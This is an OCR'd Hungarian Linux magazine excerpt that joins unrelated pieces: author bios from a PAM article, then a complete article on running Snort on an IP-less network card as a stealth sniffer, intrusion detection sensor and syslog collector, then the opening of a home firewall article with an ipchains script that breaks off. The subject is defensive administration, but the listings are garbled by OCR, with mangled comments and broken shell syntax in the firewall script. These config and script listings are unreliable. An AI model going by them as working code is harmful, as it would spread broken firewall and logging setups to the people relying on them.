A listák megtalálhatóak a 41. CD Magazin/PAM könyvtárában.

Linux Journal 2002. október, 102. szám

Savio Fernandes (savferns21@yahoo.com) az Aztec Software and Technologies Ltd. alkalmazásában dolgozik programfejlesztőként. Nagy Linux-rajongó és maga is dolgozott a Linux biztonsági rendszerén. Szabadidejében szintetizátorozik és focizik.

KLM Reddy (klmreddy@yahoo.com) az Indiai Technológiai Intézetben programfejlesztőként dolgozik. Számos titkosítási eljárás fejlesztésében részt vett már. Szabadidejében szívesen játszik kabaddit és néz filmeket.

Kapcsolódó címek


Andrew G. Morgan: The Linux-PAM application Developers' Guide ➲ http://www.kernel.org/pub/linux/libs/pam/Linux-PAM-html/pam_appl.html

Andrew G. Morgan: The Linux-PAM Module Writers' Guide ➲ http://www.kernel.org/pub/linux/libs/pam/Linux-PAM-html/pam_modules.html

Linux-PAM Source Code ➲ ftp.kernel.org/pub/linux/libs/pam/

Rejtett szaglászás-, betörésérzékelés és naplózás

A támadók képtelenek átírni a naplóállományokat, ha kapcsolódni sem tudnak a naplózó géphez. Ismerkedjünk meg a rejtőzködés módozataival!



A Linuxvilág 2001. decemberi számában, a `syslog` rendszernapló beállításáról szóló írásomban már megemlítettem a lopakodó naplózást, vagyis az IP-címmel nem rendelkező központi naplózó kiszolgálógépet, amelyet remekül el lehet rejteni a betolakodók szeme elől.
Ráadásul a naplózókiszolgálók csoportja nem is az egyetlen, amelyik előnyt képes kovácsolni egy kis rejtőzködésből. A betörésérzékelő rendszerek (Network Intrusion Detection System – NIDS) szondái és a szaglászók IP-cím nélkül is tökéletesen működnek, úgyhogy az általuk védett hálózatnál is kevésbé sérülékenyek. E havi írásomban egyetlen IP-cím nélküli hálózati kártyán fogom a sokrétű és nagy teljesítményű Snort háromféle használatát bemutatni: rejtett szaglászóprogramként, rejtett NIDS-szondaként és rejtett naplózóként.
Amennyiben már jól ismered a Snortot, remélem, most megtapasztalod, milyen könnyű is rejtett üzemmódban használni. Ha pedig most készülsz vele megismerkedni, ez a cikk életmentő tanfolyam lesz a számodra. A cikkben szereplő valamennyi parancs és beállítás mind az IP-címmel rendelkező, mind az IP-cím nélküli hálózati kártyákon egyformán jól működik.

Vajon mire is jó a rejtőzködés?

Az Internethez kapcsolódó számítógépek működtetése kockázatos. Minden esetben, amikor valamilyen szolgáltatást kínálunk, fennáll a lehetősége, hogy egy rosszindulatú felhasználó valamelyik alkalmazás biztonsági résén keresztül kibillenti a rendszert rendes működéséből, vagy egyszerűen olyan mennyiségű szolgáltatás-megtagadással (Denial-of-Service) járó támadással halmozza el, hogy azt már nem lesz többé képes elviselni. A web- és FTP-kiszolgálók, valamint a más végfelhasználói közreműködést feltételező kiszolgálók esetében ezek a kockázati tényezők sohasem küszöbölhetők ki, csupán a lehető legkisebb mértékűre csökkenthetők vagy feltartóztathatók.
A hálózati szondák és naplózók azonban abból a szempontból egyediek, hogy természetükből fakadóan befogadó szerepet játszanak: adatokat csak fogadnak, viszont a maguk részéről semmit sem kell küldeniük. Ezért ha befogadó jellegükből előnyt kovácsolunk, az általuk védett hálózatból elérhetetlenné válnak, s ez jó ötletnek bizonyulhat.
Eredményül egy olyan rendszert kapunk, amelyet csak konzolról lehet irányítani, vagy külön hálózati kártyát kell beleépíteni, amely IP-címmel rendelkezik. Abban az esetben, ha a rendszerbe két hálózati kártya van építve, két fontos tanácsot érdemes megfogadni: először is az IP-továbbítást ki kell kapcsolni. A második, hogy az IP-címmel ellátott kártyát a szaglászó-naplózó hálózattól eltérő hálózatra kell kapcsolni. A példánál maradva ez egy külön hálózat lehet az NIDS-szondák, rendszerfelügyeleti és naplózó munkaállomások részére.

Fizikai és rendszerszintű felépítés

A hálózati kártya (Network Interface Card – NIC) telepítése egyszerű feladat. Feltéve, hogy a hálózati kártyát a rendszermagod támogatja, a Linux önműködően felismeri azt, a kezeléséhez csupán be kell tölteni a megfelelő modul(oka)t.
Mindamellett az egyes Linux-változatok nagyon is eltérő módon végzik el a hálózati kártyák kezdeti jellemzőinek beállítását. Red Hat-változatra épülő rendszeremben a második kártya telepítéséhez létre kellett hoznom egy új állományt, a */etc/sysconfig/network-scripts/ifcfg-eth1*-et, az alábbi tartalommal:

```
DEVICE=eth1
USERCTL=no
ONBOOT=yes
BOOTPROTO=
BROADCAST=
NETWORK=
NETMASK=
IPADDR=
```

Annak ellenére, hogy a Red Hat Kudzu eszköze az új csatolókártyát önműködően érzékelte, a hálózati beállító héjprogramja hibajelzéssel ért véget, amikor az IP-címet nem adtam meg. Saját */etc/sysconfig/network-scripts/ifcfg-eth1* állományom létrehozását követően a Red Hattel sikerült úgy működésbe hoznom a kártyát, hogy nem kellett neki IP-címet adnom. Lehetséges, hogy a különböző, a Red Hattől eltérő Linux-változatokban ugyanezt az eredményt más és más módon lehet elérni.

Rejtett szaglászás

Ha már telepítetted és üzembe helyezted rejtett hálózati kártyádat, és a megfigyelni kívánt hálózathoz is csatlakoztattad, eljött a rejtett szaglászás kipróbálásának az ideje. A cikk hátralevő részében feltételezni fogom, hogy gépedre már telepítve van a Snort program. A legtöbb Linux-változat saját Snort-csomaggal rendelkezik, a legfrissebbet pedig a ➲ http://www.snort.org (a 41. CD Magazin/Snort könyvtárában is megtalálható) címről szerezheted be. Ha Snortot NIDS-ként kívánod használni, különösen fontos a Snort legfrissebb változatának beszerzése.
A szaglászó üzemmódú Snort használatához nem kell mást tenni, csak kiadni az alábbi parancsot:

```
snort -dvi eth1
```

A `-d` kapcsoló a Snortot az alkalmazás adatainak visszafejtésére utasítja, a `-v` pedig arra, hogy a csomagok tartalmát írja ki a konzolra, a `-i` után adhatjuk meg a megfigyelni kívánt kártyán. A `-C` kapcsolóval a programot a hexadecimális adatok átlépésére lehet utasítani, így csak az ASCII-karaktereket fogja megjeleníteni (1. lista, lásd 41. CD Magazin/Snort könyvtár).
A Snort a szaglászást az IP-címmel nem rendelkező hálózati kártyán is hibátlanul végzi.

Rejtett betörésérzékelés

A betörésérzékelés önmagában is hatalmas terület, a Snort betörésérzékelő képességei pedig sokfélék és erőteljesek. Mielőtt alaposabban elmélyednénk a témában, úgy érzem, fel kell hívnom a figyelmet, hogy ennek a témának épp csak felszínét érintettem: a Snort alapértelmezéshez közeli beállításokkal való működtetése távolról sem a leghatékonyabb módja a Snort NIDS-ként való használatának.

A Snort NIDS üzemmódban való indításához mindössze a */etc/snort/ snort.conf* állomány szerkesztését kell elvégeznünk, és a Snortot démonmódban elindítanunk. Ezután már csak a *snort.conf*-ban meghatározott szabályokat kell időnként frissíteni, amint újabb támadási aláírások válnak hozzáférhetővé. Tekintsük át az egyes lépéseket!

Annak ellenére, hogy a `-c` lehetőség révén tetszőleges beállítóállomány kijelölhető, a legtöbb ember mégis a */etc/snort/snort.conf* állomány használata mellett szokott dönteni. E cikk hátralevő részében azzal a feltételezéssel élek, hogy választásod szintén erre a lehetőségre esett. A *2. lista* csonka, de jelentésében teljes Snort-beállítóállományt mutat be. Mint az világosan látható, a Snort-beállításban találhatók meg a teljes körű lehetőségek, a változómegadások, az „előfordítói" és kimenetszabályozó utasítások (direktívák) és a Snort-szabályok. A teljes körű lehetőségek (vagyis `config`-utasítások) a legtöbb lehetőség beállításához kellemesen használható közvetlen kapcsolók, amelyek a Snortnak indítózászlókként adhatók át, és gépelést takarítanak meg.

A Snort-szabályok által használt változók a betörésérzékelést pontosabbá teszik. Ha például a `DNS_SERVERS` változóban megadjuk névkiszolgálóink IP-címét, akkor a Snort figyelmen kívül fog hagyni bizonyos, a DNS-kiszolgálónk által küldött csomagokat, amelyek egyébként támadási kísérleteknek tűnhettek volna.

Az előfordítói utasítások az előfordítói modulok beállítására használhatók, amelyek tulajdonképpen olyan csomagmódosító Snort-elemek, amelyek a csomagokat még a szabályokkal való ütköztetés előtt módosítják.

A `frag2` előfordítói zászló például újra összeállítja a feldarabolt csomagokat, de egyúttal figyel az IP-cím töredékalapú és töredékjelleghez kapcsolódó rendellenességekre is.

A kimenő utasítások olyan feldolgozás utáni beállítómodulok, amelyek a Snort-riasztások vagy más módon megfigyelt csomagok naplózását és tárolását teszik lehetővé. Későbbi összehasonlítás és elemzés végett a csomagokat MySQL-adatbázisba lehet rögzíteni és a későbbiek folyamán olyan utólagos adatbázis-feldolgozó eszközzel tanulmányozni, mint a ➲ http://www.andrew.cmu.edu/snortacid.html címről letölthető ACID-program.

Végül maguk a szabályok közvetlenül kilistázhatók, mint az a 2. listán bemutatott „Vegyes üzemű Cisco Catalysthez távoli hozzáférés" riasztásnál történt; vagy szövegállományba fűzhetők, mint az a 2. lista hátralevő részében látható. Az utóbbi módszerrel könnyedén lehet használni a szabályokat tatalmazó állományt, amelyet a ➲ http://www.snort.org/dl/signatures/snortrules.tar.gz (41. CD Magazin/Snort könyvtár) címen a Snort fejlesztőcsapat félóránként frissít. A Snort NIDS üzemmódú, a beállítóállományt felhasználó indításához a következő parancsot használjuk:

```
snort -c /etc/snort/snort.conf -D -i eth1
```

Nem szabad elfelednünk, hogy korábban bemutatott példáinkban rendszerünk rejtett fogadófelületének az `eth1` csatolókártyát állítottuk be.

2. lista A snort.conf minta beállítóállomány

```
# 0. lØpØs: Set global options:

config logdir: /var/log/snort

# 1. lØpØs: hÆl zati jellemzık
# testreszabÆsa:
var HOME_NET 192.168.1.0/24
var EXTERNAL_NET any
var SMTP $HOME_NET
var HTTP_SERVERS $HOME_NET
var SQL_SERVERS $HOME_NET
var DNS_SERVERS 192.168.1.250/32
var RULE_PATH ./

# 2. lØpØs: az elıford t k beÆll tÆsa

preprocessor frag2
preprocessor stream4: detect_scans
preprocessor stream4_reassemble
preprocessor portscan: $HOME_NET 4 3
                       ➥portscan.log

# 3. lØpØs: a kimenetet kezelı beØp lı
# modulok beÆll tÆsa
output database: log, mysql, user=root
dbname=snort host=localhost

# 4. lØpØs: a szabÆlykØszletek testreszabÆsa

alert tcp $HOME_NET 7161 -> $EXTERNAL_NET any
(msg:"Vegyes  zemß Cisco Catalysthez tÆvoli
➥hozzÆfØrØs";
flags:SA; reference:arachnids,129;
reference:cve,CVE-1999-0430;
classtype:bad-unknown; sid:513; rev:1;)

#   A sz vegÆllomÆnyok elØrØsi œtvonala,
#   amelyekben tovÆbbi kiegØsz tı szabÆlyok
#   adhat k meg:

include $RULE_PATH/bad-traffic.rules
include $RULE_PATH/exploit.rules
include $RULE_PATH/scan.rules
include $RULE_PATH/finger.rules
include $RULE_PATH/ftp.rules

# (stb. ...)
```

Az alapértelmezésnek megfelelően a Snort a riasztásokat a */var/log/snort/alert* naplóállományba rögzíti, míg a kapupásztázó tevékenységet a */var/log/snort/portscan.log* állományba. Ahogyan a *3. listán* látható, az egyes riasztásokban megjelölt csomagok naplózása a */var/log/snort* könyvtár alkönyvtáraiban fog megtörténni.

A kijelölt NIDS-szondának már a rendszerbetöltés során el kell indítania a Snortot. A Snort hivatalos RPM-csomagja telepíti a */etc/init.d/snortd* indító héjprogramot. Amint elvé-

gezted a Snort igényeid szerinti beállítását, ezt a héjprogramot a `chkconfig` paranccsal tedd futtathatóvá a kívánt futási szinteken. Ha a Snortot forrásprogramból telepítetted, szükség lehet egy saját indító héjprogram készítésére.
A Snort NIDS üzemmódú működtetése maga is megérdemelne egy cikket, még inkább cikksorozatot, de az eddig elmondottak elegendőek ahhoz, hogy bemutassuk: a Snortot tényleg lehet IP-cím nélküli hálózati kártyával használni, továbbá azt is felvázolhassuk, hogyan kell munkára bírni a NIDS üzemmódú programot.

A rejtett üzemmódú naplózás

Elérkezett az ideje, hogy a korábban említett két módszert egy harmadikká egyesítsük, vagyis rejtett üzemmódú naplózásssá. A szokásoknak megfelelően a központi naplózó kiszolgálógép a `syslog`-ot vagy vagy a `syslog-ng`-t futtatja. És nem csalás, nem ámítás: a naplócsomagok a Snort programmal IP-címmel nem rendelkező hálózati kártyán keresztüli befogása valóban lehetséges, ezt aztán tovább lehet adni a syslognak vagy a syslog-ngnek. De ha már egyszer adott a lehetőség, miért is ne lehetne a Snort számára egyszerűen lehetővé tenni, hogy a naplóállományt közvetlenül maga rögzítse?
Az általam most bemutatásra kerülő módszer a Snort, a `tail` és az `awk` eszközt használja a központi gépen működtetett naplózóalkalmazás helyett, ami azt jelenti, hogy a naplóbejegyzéseket küldő gépeken a `syslog` vagy a `syslog-ng` beállításait az alábbiakban ismeretett leírásnak megfelelően a továbbiakban is el kell végeznünk.
Tegyük fel, hogy egy hálózati szakaszra felfűzött kiszolgálógépek naplóállományait egyetlen naplózó kiszolgálógépen szeretnénk gyűjteni. Tételezzük fel ezen kívül azt is, hogy most a naplóállományok titkosságát kevésbé tartjuk fontosnak, mint az épségüket. Senkinek semmiféle hallgatózó szöszmötölésével nem törődünk, viszont nem szeretnénk, ha bárki is matatna a központi gép által egyszer már elfogadott naplóbejegyzések között. A fenti kívánalmakat figyelembe véve tehát a naplózókiszolgálót a helyi hálózatra IP-cím nélküli hálózati kártyával csatlakoztatjuk, és a helyi hálózat hamis IP-címére küldött naplócsomagokat górcső alá vesszük.

A kiszolgálók beállítása a rejtett naplózó használatára

Minden kiszolgálón, ahonnan a naplózógépnek naplócsomagokat szeretnénk küldeni, két teendőt el kell végeznünk.
Az egyik, hogy minden egyes küldő rendszert beállítsunk, hogy az üzeneteit milyen ál IP-címre küldje. Az ***ál***, illetve ***hamis*** alatt azt értem, hogy ezt az IP-címet semelyik gépnek nem szabad kiosztani, de az adott hálózatban ténylegesen érvényes címnek kell lennie. Tételezzük még fel azt is, hogy helyi hálózatunk címe `192.168.1.0/24`-es, és a naplózáshoz használt „hamis” cím `192.168.1.111`. Minden hálózatra kötött, szabványos `syslogot` használó kiszolgáló */etc/syslog.conf* beállítóállományába be kell szúrnunk a

```
*.info                  @192.168.1.111
```

bejegyzést.
Ezzel szemben azokon a gépeken, amelyeken a `syslog-ng` naplózást használjuk, a következő néhány sort kell beillesztenünk a */etc/syslog-ng/syslog-ng.conf* állományba:

```
destination d_loghost { udp(ip(192.168.1.111)
                        ➥port(514)); };
filter f_info { level(info); };
```

3. lista A rejtett naplózáshoz szükséges /etc/snort/snort.conf beállítófájl

```
var EXTERNAL_NET any

config dump_payload
config dump_chars_only
config logdir: /var/log/snort
preprocessor frag2
log udp 192.168.1.20/32 any ->
➥192.168.1.111/32 514
(logto:"logged-packets";)
```

```
log { filter(f_info); destination(d_loghost); };
```

Mindkét esetben szükség lehet – mint az a fenti két példából kitűnt – a túlságosan általános „info” vagy „magasabb” („higher”) fontossági jellemzők helyett egyéni csomagszűrő szempontok megadására.
Az egyes gépeken futó naplózó alkalmazások beállítóállományaiba a megfelelő sorok beillesztésén kívül minden naplóbejegyzést küldő gépnek szüksége lesz a hamis IP-címre vonatkozó ARP-bejegyzésre, hogy a gép képes legyen elvégezni a címfeloldást. Amennyiben helyi hálózatodban elosztó működik, már maga az ARP-cím is lehet nem létező, de valósághű IP-cím.
Ha azonban a hálózatodban kapcsoló üzemel, ehelyett a naplózó kiszolgálógép hálózati kártyájának MAC-címét, azaz fizikai címét kell megadnod.
A naplóbejegyzéseket küldő gépen vagy -gépeken statikus, azaz állandó ARP-bejegyzés az alábbi paranccsal hozható létre:

```
arp -s 192.168.1.111 00:04:C2:56:54:58
```

ahol a `192.168.1.111` a naplózókiszolgálónk ál-IP-címe, a `00:04:C2:56:54:58` számsorozat pedig ugyanezen gép hálózati kártyájának valódi vagy hamis-MAC-címe.
Mostanra a kapcsolóval szerelt helyi hálózatunk valamenynyi küldő gépnek beállításával végeztünk, úgyhogy a naplóbejegyzéseket mindegyikük a `192.168.1.111`-es címre küldi; az elosztóval szerelt hálózat esetén pedig azok a bejegyzések a rejtett naplózókiszolgáló alhálózatára lesznek irányítva. Nem marad más feladatunk, mint magának a rejtett naplókiszolgálónak a beállítása.

A Snort beállítása a rejtett naplózókiszolgálón

A betörésérzékelési üzemmódnál bemutatottakhoz hasonlóan a Snortot rejtett naplózóként ebben az esetben is mindössze egyetlen állománnyal, a */etc/snort/snort.conf* szerkesztésével állíthatjuk be. A *3. listán* a Red Hat változatra épülő rejtett naplózógép ***snort.conf*** állományába nyerhetünk betekintést. Lássuk, hogyan is épül fel!
Először is egy változónak történő értékadást látunk: `EXTERNAL_NET any`. A Snort NIDS-üzemmódú működéséhez semelyik másik változó itteni használatára nincs szükség. Tekintsünk át néhány beállítóutasítást:
a `dump_payload` a `-d` parancssori kapcsolónak felel meg, a `dump_chars` pedig a `-C` kapcsolónak, míg a `logdir` parancs a Snort naplóállományai számára a saját könyvtárat jelöli ki,

utóbbival egyenértékű a `-l` (nem egyes, hanem kis l betű!) lehetőség használata.
A 3. listán végighaladva felfedezhetünk egy előfordítói utasítást: a `frag2` előfordítói utasítást az előre beállított értékekkel hívjuk meg. Lehetséges, hogy a nagyobb méretű naplóállományok feldarabolásra kerülnek, de mégha ilyen állapotban vannak is, ez a lehetőség újraegyesíti őket számunkra.
Végül itt következik munkánk értelme: a felhasználói igényeket tükröző Snort-szabály. A Snort-szabályok megalkotása semmivel sem bonyolultabb feladat, mint mondjuk IP Tables- vagy IP Chains-szabályok létrehozása – csupán a TCP/IP-protokollok működési elvét és az alkalmazások viselkedésének ismeretét tételezi fel. A „Snort Felhasználói Kézikönyv" (elérhető a ➲ http://www.snort.org/docs/writing_rules címen) mindezt világosan és mindenre kiterjedően elmagyarázza. Haladjunk végig lépésről lépésre a 3. listában bemutatott Snort-szabályon:

```
log udp 192.168.1.20/32 any ->
➥192.168.1.111/32 514 (logto: "logged-packets";)
```

A szabály a tevékenység naplózását érintő szabállyal kezdődik. Ebben az esetben a Snortot csomagnaplózóként használjuk. Így a */var/log/snort/alert* állomány állandó írogatása helyett azt szeretnénk, ha a Snort minden, a szabálynak eleget tevő csomagot rögzítene a naplóban, bármiféle riasztás küldése nélkül.
Most következik a szabály ellenőrzőprotokollja, az UDP. A `syslog` üzeneteket általában UDP-protokollon keresztül küldik. A szabály protokollját a forrásgép IP-címe követi, a CIDR-jelölésnek megfelelően. A naplóállományokat küldő gép IP-címe `192.168.1.20`, és pontosan az e gép küldte csomagokat szeretnénk alávetni a szabályoknak. A `/32` a teljes 32 címbit vizsgálatát előíró CIDR-rövidítés, ami azt jelöli, hogy ez inkább egy közönséges gépcím, semmint egy címtartomány. A példahálózatunk gépeiről érkező csomagok társításához a `192.168.1.0/24` címet jelöltük ki.
Az IP-címet a forráskapu követi, vagyis ebben az esetben az „any" (bármelyik). Az „any" a Snort-szabályokban gyakori megjelölés, mert néhány kivételtől eltekintve a TCP/IP-alkalmazások önkényesen kijelölt, magas azonosítószámmal ellátott kapukról küldenek csomagokat.
A szabály közepén található az irányjelző műveleti jel (direction operator) `->`, amely azt jelzi, hogy a jel bal oldalán álló IP-cím és kapu a csomag forráshelyéhez tartozik, míg a jobb oldalon álló hasonló adatok a célhelyet jelölik.
A másik irányjelző műveleti jel (a „< >") azt fejezi ki, hogy a forrás és cél IP-címek és a hozzájuk tartozó kapuk kölcsönösen felcserélhetők. Más szóval ez annyit tesz, hogy a Snortnak a csomagokat a megadott szabályoknak alá kell vetnie, haladjanak azok bármely IP-cím felé a meghatározott kapukon keresztül.
Az irányjelző műveleti jeltől értelemszerűen jobbra található a célhelyet meghatározó IP-cím és kapumegjelölés, a `192.168.1.111/32` és `514`.
A `192.168.1.111` az a cím, ahová kiszolgálógépeink az UDP-protokoll 514-es kapuján keresztül a naplóbejegyzéseiket küldik.
Végül itt találhatjuk a szabály kiadása során érvényesíthető, zárójelek között megadott választható lehetőségeket. Ha több ilyen lehetőséget szeretnénk egyidejűleg használni, ;-vel (pontosvessző) kell őket elválasztani egymástól. Ezúttal csupán egyetlen lehetőség szerepel: `logto:"logged-packets"`.
A `logto`: lehetőség révén megadhatunk egy állományt, ahová a szabálynak eleget tevő csomagokat lehet rögzíteni – ez a */var/log/snort/logged-packets* állomány volt. Az állománynév elől azért hagyhattuk el az útvonal nevét, mert a `logdir` lehetőséggel a Snort által használandó könyvtárat már korábban kijelöltük: */var/log/snort*.
Ha a `logto:` lehetőséget nem vesszük igénybe, a Snort a naplókönyvtárának új alkönytár kezdi el a naplóbejegyzéseket gyűjteni, minden egyes, a szabálynak eleget tevő IP-cím számára egy-egy külön alkönyvtárat hozva létre.
A rejtett üzemmódú naplózás céljainak azonban jobban megfelel, ha a `logto:` lehetőséggel az egyes szabályoknak eleget tevő csomagok naplózására egyetlen állományt jelölünk ki. E módszerrel a csomagokat inkább a szabályok szerint rendezhetjük, semmint az elvégzett műveletek alapján.
Hűha, ezt hosszabb volt elmagyarázni, mint a rejtett naplózást beállító ***snort.conf*** fájl hátralevő részét!
Ám a legfontosabb rész mégiscsak maga a szabály. Amennyiben több kiszolgálógép adatait szeretnéd gyűjteni, helyes, ha mindegyik naplóbejegyzéseit külön-külön állományba gyűjtöd.

Összefoglalás

A Snort a szaglászás-, betörésérzékelés és naplózás sokrétű és nagyteljesítményű eszköze. Rejtett üzemmódú szaglászóként vagy NIDS-egységként való beállítása könnyű, és rejtett üzemmódú naplózómegoldásba történő beépítése is hasonlóképpen kivitelezhető. Minden jót a naplózási és NIDS-kísérletekhez, legyenek akár rejtettek, akár nem!

A cikkhez tartozó listák megtalálhatóak a 41. CD Magazin/Snort könyvtárában.

Linux Journal 2002. október, 102. szám

Mick Bauer
(mick@visi.com) hálózati biztonsági tanácsadó az Upstream Solutions Inc.-nél Minneapolisban (Minnesota). Mick a szerzője a hamarosan megjelenő új O'Reilly-könyvnek, amelynek címe „Building Secure Servers With Linux", de ő írta a „Network Engineering Polka" című művet is. Büszke apja gyermekeinek.

Az elosztók és kapcsolók hatása az ismertetett módszerre

Az írásunkban ismertetett módszerek csak akkor működőképesek, ha a Snortot futtató gép és a naplózni kívánt kiszolgálógépek a helyi hálózatnak azonos szakaszára csatlakoznak. Osztott, vagyis jelelosztóval (hub) összekötött hálózatoknál ez azt jelenti, hogy a megfigyelni kívánt gépek és a naplózást végző gép között csak elosztók lehetnek.
Kükönböző hálózati szakaszokon lévő gépekkel a leírt módszer nem működik, csak az átjáró(k) külön beállítása után.

Tűzfalak

Sorozatunk előző részében röviden áttekintettük, miként tehetjük biztonságosabbá a Világhálón való cirkálásunkat. Akinek ez nem lenne elég, az segítségül hívhatja a Linux tűzfalszolgáltatásait.

Újságunk hasábjain már többször részletesen kivesézték ezt a témakört, ám úgy gondoltuk, hasznos lehet, ha összegyűjtjük azokat a dolgokat, amelyek egy otthoni rendszer esetén is jól jöhetnek.

Kezdjük egy kis bevezetéssel a tűzfalak világába! Alapvetően két eltérő típusú tűzfalat különböztetünk meg: az úgynevezett állapotfüggő csomagszűréseseket és a proxyalapúakat. Az első kategóriába tartozóak gyorsak, de csak azzal foglalkoznak, hogy a rajtuk átmenő csomagok honnan hová mennek, illetve hogy a bennük lévő adatot milyen protokoll segítségével továbbították. A proxytűzfalak viszont már sokkal magasabb szinten dolgoznak, már a csomagok tartalmába is belelátnak, ezért kiválóan alkalmazhatók például vírusok kiszűrésére vagy a forgalom részletesebb ellenőrzésére. A proxyk ugyanakkor általában ügyféloldali támogatást is megkövetelnek, ami a csomagszűrőkről nem mondható el. A másik lényeges különbség, hogy a csomagszűrés általában az operációs rendszer szintjén történik (így van ez a Linux esetében is), míg a proxytűzfal egy külön alkalmazás képében fut. Hogy mikor melyik tűzfalat érdemes használni, az a pillanatnyi feladattól függ, de ahol összetettebb védelemre van szükség, ott mindkét módszert együttesen alkalmazzák. Nagy örömünkre maga a Linux-rendszermag is tartalmaz egy jól használható csomagszűrő tűzfalat.

Egy otthoni rendszer esetében mire tudjuk használni a csomagszűrő tűzfalat? Segítségével egyrészt letilthatjuk, hogy kívülről bármelyik kapunkat elérjék, így például keresztbe tehetünk a különböző trójai programoknak; másrészt kiszűrhetjük az úgynevezett Denial of Service- (a szolgáltatásmegtagadásos, röviden: DoS) támadásokat.

Egy DoS-támadás esetében a cél nem egy bizonyos jogosultság megszerzése, „csupán” a rendszer megakadályozása abban, hogy elláthassa feladatát. Ezt el lehet érni például azzal, hogy jó sok munkát adnak neki (értsd: túlterhelik), vagy valamilyen úton-módon lefagyasztják, súlyosabb esetben tönkreteszik. Ha tehát rendszerünkkel valami ilyesmi történne, meg kell állapítanunk, hogy DoS-támadás áldozatává váltunk.

Az a tapasztalat, hogy nincs atombiztos rendszer. Valószínűleg nincs olyan bikaerős gép vagy olyan hiperszuper tűzfal, ami egy jól megszervezett nemzetközi összefogáson alapuló DoS-támadásnak ellen tudna állni. Vélhetően ritkán fenyeget minket, átlagfelhasználókat ilyesmi. Nekünk esetleg néhány kisebb lélegzetű támadással kell számolnunk, amelyekkel szemben a Linux eléggé talpraesettnek bizonyult, de a csomagszűrő tűzfal segítségével fokozhatjuk védelmünket.

Az első csomagszűrő tűzfal a Linux-rendszermag 1.1-es változatában bukkant fel, ami az igazat megvallva egy, a BSD-s világból jól „összelopkodott” rendszer volt. Azóta ezt már többször, az alapjaitól kezdve újraírták, a ma forgalomban lévő 2.4-es rendszermagok erre a célra az úgynevezett NetFiltert használják, amely a 2.2-es rendszermag IP Chains módszerét hivatott felváltani.

A csomagszűrő tűzfalat az IP Tables, 2.2-es rendszermag esetében az `ipchains` parancs segítségével állítgathatjuk. Meg kell jegyeznünk, hogy a 2.4-es rendszermag esetében is van lehetőség az `ipchains` használatára (ha a magot úgy fordítottuk), de akkor csak azéra, egyszerre a kettőt nem használhatjuk!

Az *1.* és *2. listán* látható parancsfájlt lefuttatva minden kimenő forgalom engedélyezett lesz (azaz a gépünktől kifelé bármi elérhető), viszont az összes befelé jövő kérést tiltja (tehát a gépünk kívülről elérhetetlen lesz). Egy otthoni rendszer számára talán ez a legjobb beállítás.

Az első parancsfájl az `ipchains`-t, a második az `iptables`-t használja. Ha nem tudjuk pontosan, hogy Linuxunknak melyik lenne a megfelelő, akkor futtassuk le az egyiket, és ha egy rakás hibaüzenetet kapunk, valószínűleg a második lesz a használható.

Ezek után térjünk át második témánkra, az internet-megosztásra, amelyet szintén az `ipchains`, illetve `iptables` alkalmazásokkal állíthatunk be. A most bemutatott módszer akkor tehet jó szolgálatot, amikor a szolgáltatóktól csak egy IP-címet kapunk, de mi a Világhálót több gép számára is elérhetővé szeretnénk tenni. (Ez az úgynevezett álcázás azaz masquerading). A lényeg az, hogy mivel csak egyetlen IP-címmel rendelkezünk, a többi gépnek úgynevezett belső címeket osztunk ki. Ezek olyan IP-címek, amelyek a `10.x.x.x`-es, illetve a `192.168.x.x`-es tartományba esnek, és kifejezetten erre a célra vannak fenntartva. A Linuxszal felszerelt gép egyfajta átjáróként fog szolgálni a többi gép és a külvilág között, tehát egyszerre kapcsolódik az Internethez és a belső hálózatunkhoz. Ez azt jelenti, hogy egyaránt rendelkezik egy külső (valódi) és egy belső IP-címmel.

A belső hálózatban lévő gépek az összes kifelé küldendő csomagot a linuxos gépnek továbbítják. Ekkor egy kicsit ellentmondást nem tűrő lépés következik, ugyanis a csomag fejléce átírásra kerül: a forrás IP-címét a Linux kicseréli a saját külső IP-címére. Erre azért van szükség, mert egy belső IP-címet tartalmazó csomag nem kerülhet ki a Világhálóra, az ilyeneket egyetlen útválasztó vagy átjáró sem továbbíthatja. Amikor pedig megérkezik a válaszcsomag (például egy belső gépről lekért weboldal), a Linux a cél IP-címét cseréli ki a megfelelő gép belső IP-címére, és beengedi a belső hálózatra.

A bújtatás segítségével megoldható, hogy a hálózatunkban lévő összes gép úgy láthasson kifelé, mintha közvetlenül kapcsolódna az Internethez, viszont kívülről csak Linux-átjárónk látszik, mivel egyedül az rendelkezik külső IP-címmel. Ez nagyon jó dolog, mivel belső gépeink nem támadhatóak, másrészről azonban bosszantó lehet, ha például két gépről egyidejűleg szeretnénk NetMeeting-elni, ICQ-zni, illetve olyan alkalmazásokat futtatni, amelyek egyedi IP-cím meglétét követelik meg.

Nézzük, mire is van szükségünk a linuxos gépen! Először is kell egy hálózati kártya, amivel a belső hálózatra csatlakozunk. Ha ADSL-en vagy kábeltelevízión keresztüli internetelérésünk

1. lista Egy célszerű otthoni beállítás ipchainse

```
#!/bin/sh
IPCHAINS=/sbin/ipchains
# ha modemmel vagy ADSL-en kereszt l
# csatlakozunk, akkor az eth0-t cserØlj k ki
# ppp0-ra!
WAN_IFACE="eth0"
LOCAL_PORTS=
➥'cat /proc/sys/net/ipv4/ip_local_port_range
➥|cut -f1':\
➥'cat /proc/sys/net/ipv4/ip_local_port_range
➥|cut -f2'
ANYWHERE= 0/0
$IPCHAINS -F
$IPCHAINS -P forward DENY
$IPCHAINS -P output ACCEPT
$IPCHAINS -P input DENY
$IPCHAINS -A input -i lo -j ACCEPT
WAN_IP='ifconfig $WAN_IFACE |grep inet
➥|cut -d : -f 2 |cut -d -f 1'

 [ -z "$WAN_IP" ] && echo "$WAN_IFACE not
 ➥configured, aborting." && exit 1

$IPCHAINS -A input -p tcp -s $ANYWHERE -d
➥$WAN_IP $LOCAL_PORTS ! -y -j ACCEPT

$IPCHAINS -A input -p udp -s $ANYWHERE -d
➥$WAN_IP $LOCAL_PORTS -j ACCEPT

$IPCHAINS -A input  -p icmp  icmp-type
➥echo-reply -s $ANYWHERE -i $WAN_IFACE
➥-j ACCEPT
$IPCHAINS -A input  -p icmp  icmp-type
➥destination-unreachable -s $ANYWHERE
➥-i $WAN_IFACE -j ACCEPT
$IPCHAINS -A input  -p icmp  icmp-type
➥time-exceeded -s $ANYWHERE -i $WAN_IFACE
➥-j ACCEPT

$IPCHAINS -A input -l -j DENY
```

